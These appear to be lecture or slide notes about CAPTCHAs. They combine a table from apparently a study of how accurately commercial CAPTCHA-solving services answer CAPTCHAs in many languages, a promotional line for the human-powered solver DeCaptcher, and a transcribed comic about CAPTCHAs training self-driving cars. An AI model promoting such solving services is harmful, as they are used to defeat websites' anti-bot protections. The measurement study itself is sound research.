
DeCaptcher CAPTCHA solving is processed by humans. So the accuracy is much better than an automated captcha solver ones



Language	Example	AG	BC	BY	CB	DC	IT	All
English	one two three	51.1	37.6	4.76	40.6	39.0	62.0	39.2
Chinese (Simp.)	一 二 三	48.4	31.0	0.00	68.9	26.9	35.8	35.2
Chinese (Trad.)	一 二 三	52.9	24.4	0.00	63.8	30.2	33.0	34.1
Spanish	uno dos tres	1.81	13.8	0.00	2.90	7.78	56.8	13.9
Italian	uno due tre	3.65	8.45	0.00	4.65	5.44	57.1	13.2
Tagalog	isá dalawá tatló	0.00	5.79	0.00	0.00	7.84	57.2	11.8
Portuguese	um dois três	3.15	10.1	0.00	1.48	3.98	48.9	11.3
Russian	один два три	24.1	0.00	0.00	11.4	0.55	16.5	8.76
Tamil	ஒன்று இரண்டு மூன்று	2.26	21.1	3.26	0.74	12.1	5.36	7.47
Dutch	een twee drie	4.09	1.36	0.00	0.00	1.22	31.1	6.30
Hindi	एक दो तीन	10.5	5.38	2.47	1.52	6.30	9.49	5.94
German	eins zwei drei	3.62	0.72	0.00	1.46	0.58	29.1	5.91
Malay	satu dua tiga	0.00	1.42	0.00	0.00	0.55	29.4	5.23
Vietnamese	một hai ba	0.46	2.07	0.00	0.00	1.74	18.1	3.72
Korean	일 이 삼	0.00	0.00	0.00	0.00	0.00	20.2	3.37
Greek	ένα δύο τρία	0.45	0.00	0.00	0.00	0.00	15.5	2.65
Arabic	واحد اثنين ثلاثة	0.00	0.00	0.00	0.00	0.00	15.3	2.56
Bengali	এক দুই তিন	0.45	0.00	9.89	0.00	0.00	0.00	1.72
Kannada	ಒಂದು ಎರಡು ಮೂರು	0.91	0.00	0.00	0.00	0.55	6.14	1.26
Klingon		0.00	0.00	0.00	0.00	0.00	1.12	0.19
Farsi	یک دو سه	0.45	0.00	0.00	0.00	0.00	0.00	0.08

Table 2: Percentage of responses from the services with correct answers for the language CAPTCHAS.

These Days:
CAPTCHAs are ways of ***training*** AI systems


TO COMPLETE YOUR REGISTRATION, PLEASE TELL US WHETHER OR NOT THIS IMAGE CONTAINS A STOP SIGN:
STOP
NO
YES
ANSWER QUICKLY—OUR SELF-DRIVING CAR IS ALMOST AT THE INTERSECTION.
SO MUCH OF "AI" IS JUST FIGURING OUT WAYS TO OFFLOAD WORK ONTO RANDOM STRANGERS.